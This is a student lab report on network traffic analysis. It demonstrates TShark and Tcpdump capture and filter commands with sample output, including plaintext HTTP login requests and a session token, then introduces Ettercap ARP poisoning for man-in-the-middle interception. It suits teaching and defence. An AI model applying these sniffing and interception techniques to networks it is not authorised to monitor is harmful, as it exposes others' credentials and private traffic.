

Comprehensive Network Traffic Analysis and MITM Attack Study

**SUBMITTED BY
FAWAZ ABDUL AZEEZ**

◇ INTRODUCTION:

- Network security plays a critical role in protecting data and communication in modern digital environments. Understanding how network traffic flows and how it can be intercepted is essential for identifying vulnerabilities and improving defensive mechanisms. This project focuses on the practical analysis of network traffic and the simulation of common attack techniques using industry-relevant command-line and active sniffing tools.
- To achieve this, tools such as **TShark**, **Tcpdump**, **Ettercap**, and **Bettercap** are used. These tools enable packet capturing, protocol analysis, and Man-in-the-Middle (MITM) attack simulation in a controlled and ethical environment. Each tool serves a specific purpose, ranging from passive traffic monitoring to active network manipulation.
- By working with both lightweight command-line utilities and advanced MITM frameworks, this project provides hands-on exposure to real-world network security scenarios. The implementation helps in understanding how attackers exploit insecure networks and emphasizes the importance of secure configurations and traffic encryption.

◇ TOOLS USED:

1. **TShark (CLI Version of Wireshark)**

Command-line based packet capture and protocol analysis.

2. **Tcpdump (CLI Packet Sniffer)**

Lightweight tool for capturing and analyzing raw network packets.

3. **Ettercap (Active Sniffing Tool)**

Performs MITM attacks using techniques such as ARP poisoning.

4. **Bettercap (Modern MITM Framework)**

Advanced framework for executing network attacks including ARP and DNS spoofing, packet sniffing, and Wi-Fi deauthentication.

TSHARK

TShark is the command-line version of Wireshark used for capturing and analyzing network packets directly from the terminal. In this project, TShark is used to perform **real-time packet analysis** and apply filters to observe specific types of network traffic such as DNS queries, HTTP requests, and TCP communications. By using command-line options, TShark enables efficient traffic monitoring and precise data extraction.

- tshark -D

```
(fawazzz@Fawaz)~  
$ tshark -D  
1. wlan0  
2. any  
3. lo (Loopback)  
4. bluetooth0  
5. bluetooth-monitor  
6. nflog  
7. nfqueue  
8. dbus-system  
9. dbus-session  
10. ciscodump (Cisco remote capture)  
11. dpauemon (DisplayPort AUX channel monitor capture)  
12. randpkt (Random packet generator)  
13. sdjournal (systemd Journal Export)  
14. sshdig (SSH remote syscall capture)  
15. sshdump (SSH remote capture)  
16. udpdump (UDP Listener remote capture)  
17. wifidump (Wi-Fi remote capture)
```

Used to display all available network interfaces on the system, helping in selecting the correct interface for packet capturing during network traffic analysis.

- sudo tshark -i wlan0

```
(fawazzz@Fawaz)~  
$ sudo tshark -i wlan0  
[sudo] password for fawazzz:  
Running as user "root" and group "root". This could be dangerous.  
Capturing on 'wlan0'  
1 0.000000000 GenexisInter_45:32:60 → 32:03:c8:37:46:25 ARP 42 Who has 192.168.1.19? Tell 192.168.1.1  
2 0.000028864 32:03:c8:37:46:25 → GenexisInter_45:32:60 ARP 42 192.168.1.19 is at 32:03:c8:37:46:25  
3 0.091114565 TiandyTechno_f7:b7:25 → Broadcast ARP 60 Who has 192.168.1.13? (ARP Probe)  
4 0.499425830 TiandyTechno_f7:b5:8e → Broadcast ARP 60 Who has 192.168.1.12? (ARP Probe)  
5 0.499426592 TiandyTechno_f7:b7:25 → Broadcast ARP 60 Who has 192.168.1.13? (ARP Probe)  
6 0.603510429 TiandyTechno_f7:b5:8e → Broadcast ARP 60 Who has 192.168.1.12? (ARP Probe)  
7 0.603511240 TiandyTechno_f7:b7:25 → Broadcast ARP 60 Who has 192.168.1.13? (ARP Probe)  
8 0.603511461 TiandyTechno_f7:b5:8e → Broadcast ARP 60 Who has 192.168.1.12? (ARP Probe)  
9 1.114367228 TiandyTechno_f7:c3:cd → Broadcast ARP 60 Who has 192.168.1.11? (ARP Probe)  
10 2.037231574 TiandyTechno_f7:b7:25 → Broadcast ARP 60 Who has 192.168.1.13? (ARP Probe)
```

Initiates live packet capture on the specified wireless interface at the data-link layer, enabling detailed inspection of frames, protocols, and network communication in real time.

- `sudo tshark -i wlan0 -f "port 80"`

```
(fawazz@Fawaz)~$ sudo tshark -i wlan0 -f "port 80"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
 1 0.000000000 192.168.1.19 → 44.228.249.3 TCP 74 42412 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2588211275 TSecr=0 WS=1024
 2 0.246783517 44.228.249.3 → 192.168.1.19 TCP 74 80 → 42412 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=2968305261 TSecr=2588211275 WS=512
 3 0.246842596 192.168.1.19 → 44.228.249.3 TCP 66 42412 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=2588211522 TSecr=2968305261
 4 0.247188214 192.168.1.19 → 44.228.249.3 HTTP 432 GET / HTTP/1.1
 5 0.252855913 44.228.249.3 → 192.168.1.19 TCP 66 80 → 42412 [ACK] Seq=1 Ack=367 Win=30208 Len=0 TSval=2968305262 TSecr=2588211522
 6 0.493481525 44.228.249.3 → 192.168.1.19 HTTP 2652 HTTP/1.1 200 OK (text/html)
 7 0.493592310 192.168.1.19 → 44.228.249.3 TCP 66 42412 → 80 [ACK] Seq=367 Ack=2587 Win=70656 Len=0 TSval=2588211769 TSecr=2968305286
 8 2.477784571 192.168.1.19 → 44.228.249.3 HTTP 479 GET /login.php HTTP/1.1
 9 2.556097927 44.228.249.3 → 192.168.1.19 TCP 66 80 → 42412 [ACK] Seq=2587 Ack=780 Win=31232 Len=0 TSval=2968305485 TSecr=2588213753
10 2.729568123 44.228.249.3 → 192.168.1.19 HTTP 2839 HTTP/1.1 200 OK (text/html)
11 2.729622053 192.168.1.19 → 44.228.249.3 TCP 66 42412 → 80 [ACK] Seq=780 Ack=5360 Win=75776 Len=0 TSval=2588214005 TSecr=2968305509
12 9.439289168 192.168.1.19 → 44.228.249.3 HTTP 617 POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
13 9.448752027 44.228.249.3 → 192.168.1.19 TCP 66 80 → 42412 [ACK] Seq=5360 Ack=1331 Win=32256 Len=0 TSval=2968306181 TSecr=2588220714
14 9.797739145 44.228.249.3 → 192.168.1.19 HTTP 1506 [TCP Previous segment not captured] Continuation
15 9.797739977 44.228.249.3 → 192.168.1.19 HTTP 138 Continuation
```

Captures network packets on the wireless interface that are associated with port 80, allowing observation of unencrypted HTTP traffic at the capture level.

- `sudo tshark -i wlan0 -Y "http.request"`

```
(fawazz@Fawaz)~$ sudo tshark -i wlan0 -Y "http.request"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
 64 10.087258406 192.168.1.19 → 44.228.249.3 HTTP 432 GET / HTTP/1.1
102 13.901393556 192.168.1.19 → 54.82.22.214 HTTP 438 GET / HTTP/1.1
5077 46.108183521 192.168.1.19 → 54.82.22.214 HTTP 490 GET /login.html HTTP/1.1
5182 55.686891863 192.168.1.19 → 54.82.22.214 HTTP 717 POST /signin.html HTTP/1.1 (application/x-www-form-urlencoded)
5201 55.953389756 192.168.1.19 → 54.82.22.214 HTTP 560 GET /auth/accept-certs.html?user_token=cd8a8eb9-5422-4f19-a1b6-1b16902f17d5 HTTP/1.1
5326 69.139592961 192.168.1.19 → 44.228.249.3 HTTP 432 GET / HTTP/1.1
5333 69.617182167 192.168.1.19 → 44.228.249.3 HTTP 454 GET /favicon.ico HTTP/1.1
5360 71.748530177 192.168.1.19 → 44.228.249.3 HTTP 479 GET /login.php HTTP/1.1
5406 77.924787847 192.168.1.19 → 44.228.249.3 HTTP 617 POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
```

Applies a display filter to show only HTTP request packets from the captured traffic, enabling focused analysis of client-initiated web communications.

- `sudo tshark -i wlan0 -Y "dns"`

```
(fawazz@Fawaz)~$ sudo tshark -i wlan0 -Y "dns"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
 22 8.306491453 192.168.1.19 → 103.94.136.106 DNS 73 Standard query 0xcbe4 A www.notion.so
 23 8.306508725 192.168.1.19 → 103.94.136.106 DNS 73 Standard query 0xbae8 AAAA www.notion.so
 24 8.315722731 103.94.136.106 → 192.168.1.19 DNS 105 Standard query response 0xcbe4 A www.notion.so A 208.103.161.2 A 208.103.161.1
 25 8.315733422 103.94.136.106 → 192.168.1.19 DNS 129 Standard query response 0xbae8 AAAA www.notion.so AAAA 2602:f79a::1 AAAA 2602:f79a::2
 68 38.726007629 192.168.1.19 → 103.94.136.106 DNS 73 Standard query 0x55c7 HTTPS www.notion.so
 69 38.737732855 103.94.136.106 → 192.168.1.19 DNS 234 Standard query response 0x55c7 HTTPS www.notion.so HTTPS A 208.103.161.1 A 208.103.161.2 AAAA 2602:f79a::1 AAAA 2602:f79a::2
132 68.845142273 192.168.1.19 → 103.94.136.106 DNS 73 Standard query 0x7095 A www.notion.so
133 68.850388532 103.94.136.106 → 192.168.1.19 DNS 105 Standard query response 0x7095 A www.notion.so A 208.103.161.2 A 208.103.161.1
134 68.850479550 192.168.1.19 → 103.94.136.106 DNS 73 Standard query 0x9d99 AAAA www.notion.so
135 68.850626056 103.94.136.106 → 192.168.1.19 DNS 129 Standard query response 0x9d99 AAAA www.notion.so AAAA 2602:f79a::1 AAAA 2602:f79a::2
261 97.023390118 192.168.1.19 → 103.94.136.106 DNS 104 Standard query 0x5e8 HTTPS firefox-settings-attachments.cdn.mozilla.net
262 97.023587352 192.168.1.19 → 103.94.136.106 DNS 104 Standard query 0x57a8 A firefox-settings-attachments.cdn.mozilla.net
263 97.023597501 192.168.1.19 → 103.94.136.106 DNS 104 Standard query 0x589e AAAA firefox-settings-attachments.cdn.mozilla.net
264 97.031959726 103.94.136.106 → 192.168.1.19 DNS 211 Standard query response 0x5e8 HTTPS firefox-settings-attachments.cdn.mozilla.net CNAME mozilla.map.fastly.net SOA ns1.fastly.net
265 97.032591433 192.168.1.19 → 103.94.136.106 DNS 104 Standard query 0x9bfa A firefox-settings-attachments.cdn.mozilla.net
266 97.036019684 103.94.136.106 → 192.168.1.19 DNS 156 Standard query response 0x57a8 A firefox-settings-attachments.cdn.mozilla.net CNAME mozilla.map.fastly.net A 151.101.157.91
267 97.039598603 103.94.136.106 → 192.168.1.19 DNS 168 Standard query response 0x589e AAAA firefox-settings-attachments.cdn.mozilla.net CNAME mozilla.map.fastly.net AAAA 2a06:4e42:25::34
```

Captures and displays only DNS protocol packets on the wireless interface, allowing analysis of

domain name resolution requests and responses in real time.

- `sudo tshark -i wlan0 -Y dns -T fields -e dns.qry.name`

```
(fawazzz@Fawaz)-[~]
$ sudo tshark -i wlan0 -Y dns -T fields -e dns.qry.name
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
www.notion.so
www.notion.so
www.notion.so
www.notion.so
www.facebook.com
www.facebook.com
www.facebook.com
www.facebook.com
```

Filters DNS traffic and extracts only the queried domain names from packets, making it easier to observe and analyze DNS request activity on the network.

- `sudo tshark -i wlan0 -f "host 192.168.1.3"`

```
(fawazzz@Fawaz)-[~]
$ sudo tshark -i wlan0 -f "host 192.168.1.3"
[sudo] password for fawazzz:
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
 1 0.000000000 192.168.1.3 → 224.0.0.2 IGMPv2 46 Leave Group 224.0.0.251
 2 0.000048801 192.168.1.3 → 224.0.0.2 IGMPv2 46 Leave Group 224.0.0.251
 3 0.105110177 192.168.1.3 → 224.0.0.251 IGMPv2 46 Membership Report group 224.0.0.251
 4 81.209918420 192.168.1.3 → 224.0.0.251 IGMPv2 46 Membership Report group 224.0.0.251
 5 81.209918650 192.168.1.3 → 224.0.0.251 IGMPv2 46 Membership Report group 224.0.0.251
 6 81.308518346 192.168.1.3 → 224.0.0.251 IGMPv2 46 Membership Report group 224.0.0.251
```

Captures all network packets to and from the specified IP address, enabling focused monitoring of a single device's traffic on the network.

TCPDUMP

Tcpdump is a command-line packet analyzer used for capturing and inspecting network traffic in real time. It operates at the data-link layer and provides detailed information about packets passing through a specified interface. Tcpdump is lightweight, fast, and ideal for filtering traffic based on protocols, IP addresses, or ports. In this project, it is used to **capture, analyze, and log network packets** for understanding device communication, network behavior, and potential vulnerabilities.

- `sudo tcpdump -i wlan0 -nn`

```
(fawazzz@Fawaz)-[~]
$ sudo tcpdump -i wlan0 -nn
[sudo] password for fawazzz:
Sorry, try again.
[sudo] password for fawazzz:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:21:05.756439 IP6 fe80::3203:c8ff:fe37:4625.546 > ff02::1:2.547: dhcp6 inf-req
06:21:25.180912 IP6 fe80::1 > ff02::2: HBH ICMP6, multicast listener reportmax resp delay: 0 addr: ff02::2, length 24
06:21:30.813234 IP6 fe80::1 > ff02::1:ff00:1: HBH ICMP6, multicast listener reportmax resp delay: 0 addr: ff02::1:ff00:1, length 24
06:21:31.528876 IP6 fe80::1 > ff02::1:ff27:a080: HBH ICMP6, multicast listener reportmax resp delay: 0 addr: ff02::1:ff27:a080, length 24
06:21:32.144685 IP6 fe80::1 > ff02::1:ff00:0: HBH ICMP6, multicast listener reportmax resp delay: 0 addr: ff02::1:ff00:0, length 24
06:21:46.481458 IP6 fe80::c90:1159:f558:f7 > ff02::fb: HBH ICMP6, multicast listener donemax resp delay: 0 addr: ff02::fb, length 24
06:21:46.481458 IP6 fe80::c90:1159:f558:f7 > ff02::fb: HBH ICMP6, multicast listener reportmax resp delay: 0 addr: ff02::fb, length 24
06:21:46.481458 IP 192.168.1.13 > 224.0.0.2: igmp leave 224.0.0.251
06:21:46.481459 IP 192.168.1.13 > 224.0.0.251: igmp v2 report 224.0.0.251
06:21:46.888877 IP 0.0.0.0 > 224.0.0.1: igmp query v2
```

Captures all packets on the wireless interface without resolving hostnames or ports, displaying raw IP addresses and port numbers for faster and more precise network traffic analysis.

- `sudo tcpdump -i wlan0 port 80 -nn`

```
(fawazzz@Fawaz)-[~]
$ sudo tcpdump -i wlan0 port 80 -nn
[sudo] password for fawazzz:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:35:18.656848 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.49858 > 2404:6800:4007:834::2003.80: Flags [S], seq 3728318770, win 64800, options [mss 1440,sack0
K,TS val 2872312397 ecr 0,nop,wscale 10], length 0
06:35:18.673945 IP6 2404:6800:4007:834::2003.80 > 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.49858: Flags [S.], seq 1514908551, ack 3728318771, win 65535, option
s [mss 1230,sackOK,TS val 1153929806 ecr 2872312397,nop,wscale 8], length 0
06:35:18.673978 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.49858 > 2404:6800:4007:834::2003.80: Flags [.], ack 1, win 64, options [nop,nop,TS val 2872312414
ecr 1153929806], length 0
06:35:18.674163 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.49858 > 2404:6800:4007:834::2003.80: Flags [P.], seq 1:429, ack 1, win 64, options [nop,nop,TS val
2872312414 ecr 1153929806], length 428: HTTP: POST /we2 HTTP/1.1
06:35:18.692369 IP6 2404:6800:4007:834::2003.80 > 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.49858: Flags [.], ack 429, win 1053, options [nop,nop,TS val 1153929
824 ecr 2872312414], length 0
06:35:18.726150 IP6 2404:6800:4007:834::2003.80 > 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.49858: Flags [P.], seq 1:912, ack 429, win 1053, options [nop,nop,TS
val 1153929858 ecr 2872312414], length 911: HTTP: HTTP/1.1 200 OK
06:35:18.726199 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.49858 > 2404:6800:4007:834::2003.80: Flags [.], ack 912, win 64, options [nop,nop,TS val 287231246
6 ecr 1153929858], length 0
```

Captures only packets on the wireless interface that use port 80, showing raw IP addresses and port numbers to analyze unencrypted HTTP traffic between clients and servers.

- `sudo tcpdump -i wlan0 tcp -nn`

```
(fawazzz@Fawaz)-[~]
$ sudo tcpdump -i wlan0 tcp -nn
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:32:39.423540 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.48400 > 2404:6800:4007:834::2003.80: Flags [.], ack 3893220404, win 64, options [nop,nop,TS val 2872153164 ecr 2540713085], length 0
06:32:39.453389 IP6 2404:6800:4007:834::2003.80 > 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.48400: Flags [.], ack 1, win 1053, options [nop,nop,TS val 2540723337 ecr 2872081649], length 0
06:32:40.191553 IP 192.168.1.4.59008 > 44.228.249.3.443: Flags [S], seq 2831803625, win 64240, options [mss 1460,sackOK,TS val 428229393 ecr 0,nop,wscale 10], length 0
06:32:41.211497 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.48422 > 2404:6800:4007:834::2003.80: Flags [.], ack 1810004258, win 64, options [nop,nop,TS val 2872154952 ecr 2370200939], length 0
06:32:41.243153 IP6 2404:6800:4007:834::2003.80 > 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.48422: Flags [.], ack 1, win 1053, options [nop,nop,TS val 2370211176 ecr 2872083522], length 0
06:32:42.235549 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.48434 > 2404:6800:4007:834::2003.80: Flags [.], ack 1127451730, win 64, options [nop,nop,TS val 2872155976 ecr 398875219], length 0
06:32:42.235590 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.45150 > 2404:6800:4007:834::2003.80: Flags [.], ack 899090814, win 63, options [nop,nop,TS val 2872155976 ecr 1110045170], length 0
06:32:42.239542 IP6 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.48408 > 2404:6800:4007:834::2003.80: Flags [.], ack 3738862499, win 64, options [nop,nop,TS val 2872155980 ecr 3993321310], length 0
06:32:42.264985 IP6 2404:6800:4007:834::2003.80 > 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.45150: Flags [.], ack 1, win 1050, options [nop,nop,TS val 1110055409 ecr 2872084514], length 0
06:32:42.264986 IP6 2404:6800:4007:834::2003.80 > 2401:4900:8fdc:b0d0:3761:46b:4d38:745b.48408: Flags [.], ack 1, win 1050, options [nop,nop,TS val 3993331549 ecr 2872084514], length 0
10 packets captured
10 packets received by filter
0 packets dropped by kernel
```

Captures all TCP packets on the wireless interface, displaying IP addresses and port numbers without resolving names, allowing detailed analysis of TCP-based communications on the network.

- `sudo tcpdump -i wlan0 udp -nn`

```
(fawazzz@Fawaz)-[~]
$ sudo tcpdump -i wlan0 udp -nn
[sudo] password for fawazzz:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:24:35.346331 IP 192.168.1.4.43888 > 217.217.249.232.123: NTPv4, Client, length 48
06:24:35.410308 IP 217.217.249.232.123 > 192.168.1.4.43888: NTPv4, Server, length 48
06:24:52.608987 IP6 fe80::3203:c8ff:fe37:4625.546 > ff02::1:2.547: dhcp6 inf-req
06:25:39.596609 IP 192.168.1.4.47584 > 217.217.249.232.123: NTPv4, Client, length 48
06:25:54.847020 IP 192.168.1.4.47584 > 217.217.249.232.123: NTPv4, Client, length 48
06:25:54.950494 IP 217.217.249.232.123 > 192.168.1.4.47584: NTPv4, Server, length 48
06:26:03.428213 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from ba:8d:ac:5a:b4:76, length 310
06:26:03.508171 IP 192.168.1.4.57183 > 192.168.1.1.53: 47041+ PTR? 6.7.4.b.a.5.f.f.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa. (90)
06:26:03.739663 IP 192.168.1.1.53 > 192.168.1.4.57183: 47041 NXDomain 0/1/0 (154)
06:26:03.740007 IP 192.168.1.4.44412 > 192.168.1.1.53: 65107+ PTR? 6.7.4.b.a.5.e.f.f.c.a.d.8.8.b.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
06:26:03.917366 IP 192.168.1.1.53 > 192.168.1.4.44412: 65107 NXDomain 0/1/0 (154)
06:26:04.444036 IP 192.168.1.4.53092 > 192.168.1.1.53: 40152+ PTR? 6.7.4.b.a.5.e.f.f.c.a.d.8.8.b.0.d.0.b.c.d.f.8.0.9.4.1.0.4.2.ip6.arpa. (90)
06:26:04.477655 IP 192.168.1.1.53 > 192.168.1.4.53092: 40152 NXDomain 0/0/0 (90)
06:26:04.478120 IP 192.168.1.4.44180 > 192.168.1.1.53: 25391+ PTR? 2.5.2.f.c.a.f.f.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa. (90)
06:26:04.670477 IP 192.168.1.1.53 > 192.168.1.4.44180: 25391 NXDomain 0/1/0 (154)
```

Captures all UDP packets on the wireless interface, showing IP addresses and port numbers without name resolution, enabling analysis of UDP-based traffic such as DNS or streaming protocols

- `sudo tcpdump host amazon.com`

```
(fawazzz@Fawaz)-[~]
$ sudo tcpdump host amazon.com
[sudo] password for fawazzz:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:39:52.896874 IP 192.168.1.4.58300 > ec2-98-82-161-185.compute-1.amazonaws.com.https: Flags [S], seq 2369132556, win 64240, options [mss 1460,sackOK,TS val 2130128077 ecr 0,nop,wscale 10], length 0
06:39:52.896970 IP 192.168.1.4.58312 > ec2-98-82-161-185.compute-1.amazonaws.com.https: Flags [S], seq 133677614, win 64240, options [mss 1460,sackOK,TS val 2130128077 ecr 0,nop,wscale 10], length 0
06:39:52.897110 IP 192.168.1.4.58322 > ec2-98-82-161-185.compute-1.amazonaws.com.https: Flags [S], seq 4057399218, win 64240, options [mss 1460,sackOK,TS val 2130128077 ecr 0,nop,wscale 10], length 0
06:39:53.147173 IP 192.168.1.4.58324 > ec2-98-82-161-185.compute-1.amazonaws.com.https: Flags [S], seq 534823708, win 64240, options [mss 1460,sackOK,TS val 2130128327 ecr 0,nop,wscale 10], length 0
06:39:53.173321 IP ec2-98-82-161-185.compute-1.amazonaws.com.https > 192.168.1.4.58300: Flags [S.], seq 71017946, ack 2369132557, win 62643, options [mss 1250,sackOK,TS val 1702707025 ecr 2130128077,nop,wscale 7], length 0
06:39:53.173379 IP 192.168.1.4.58300 > ec2-98-82-161-185.compute-1.amazonaws.com.https: Flags [.], ack 1, win 63, options [nop,nop,TS val 2130128353 ecr 1702707025], length 0
```

Captures all packets to and from the host amazon.com, allowing focused monitoring of network traffic between your system and that specific domain.

- `sudo tcpdump -i wlan0 -w tcp_capture.pcap`

```
(fawazz@Fawaz)~$ sudo tcpdump -r tcp_capture.pcap arp -e
[sudo] password for fawazz:
reading from file tcp_capture.pcap, link-type EN10MB (Ethernet), snapshot length 262144
06:38:44.475976 30:03:c8:37:46:25 (oui Unknown) > b4:86:18:27:a0:80 (oui Unknown), ethertype ARP (0x0806), length 42: Request who-has 192.168.1.1 tell 192.168.1.4, length 28
06:38:44.496108 b4:86:18:27:a0:80 (oui Unknown) > 30:03:c8:37:46:25 (oui Unknown), ethertype ARP (0x0806), length 42: Reply 192.168.1.1 is-at b4:86:18:27:a0:80 (oui Unknown), length 28
06:39:45.376609 b4:86:18:27:a0:80 (oui Unknown) > 30:03:c8:37:46:25 (oui Unknown), ethertype ARP (0x0806), length 42: Request who-has 192.168.1.4 tell 192.168.1.1, length 28
06:39:45.376638 30:03:c8:37:46:25 (oui Unknown) > b4:86:18:27:a0:80 (oui Unknown), ethertype ARP (0x0806), length 42: Reply 192.168.1.4 is-at 30:03:c8:37:46:25 (oui Unknown), length 28
06:39:45.403919 30:03:c8:37:46:25 (oui Unknown) > b4:86:18:27:a0:80 (oui Unknown), ethertype ARP (0x0806), length 42: Request who-has 192.168.1.1 tell 192.168.1.4, length 28
06:39:45.405502 b4:86:18:27:a0:80 (oui Unknown) > 30:03:c8:37:46:25 (oui Unknown), ethertype ARP (0x0806), length 42: Reply 192.168.1.1 is-at b4:86:18:27:a0:80 (oui Unknown), length 28
06:40:41.493816 b4:86:18:27:a0:80 (oui Unknown) > 30:03:c8:37:46:25 (oui Unknown), ethertype ARP (0x0806), length 42: Request who-has 192.168.1.4 tell 192.168.1.1, length 28
06:40:41.493837 30:03:c8:37:46:25 (oui Unknown) > b4:86:18:27:a0:80 (oui Unknown), ethertype ARP (0x0806), length 42: Reply 192.168.1.4 is-at 30:03:c8:37:46:25 (oui Unknown), length 28
06:41:32.697151 b4:86:18:27:a0:80 (oui Unknown) > 30:03:c8:37:46:25 (oui Unknown), ethertype ARP (0x0806), length 42: Request who-has 192.168.1.4 tell 192.168.1.1, length 28
06:41:32.697185 30:03:c8:37:46:25 (oui Unknown) > b4:86:18:27:a0:80 (oui Unknown), ethertype ARP (0x0806), length 42: Reply 192.168.1.4 is-at 30:03:c8:37:46:25 (oui Unknown), length 28
tcpdump: pcap_loop: truncated dump file; tried to read 86 captured bytes, only got 35
```


Captures all packets on the wireless interface and saves them to a file named `tcp_capture.pcap`, allowing offline analysis of network traffic using tools like Wireshark or TShark.

ETTERCAP


Ettercap is a comprehensive network security tool used for **active and passive sniffing** of network traffic. It is mainly used to perform **Man-in-the-Middle (MITM) attacks** by exploiting weaknesses in network protocols such as ARP. Ettercap allows interception, modification, and analysis of data packets exchanged between communicating devices.

In this project, Ettercap is used to demonstrate **ARP poisoning and traffic interception** in a controlled environment. It helps in understanding how attackers can capture sensitive information from unencrypted communication and highlights the importance of secure network configurations.


- Initializing the Ettercap graphical user interface (GUI) and confirming the network configuration on the wlan0 interface.



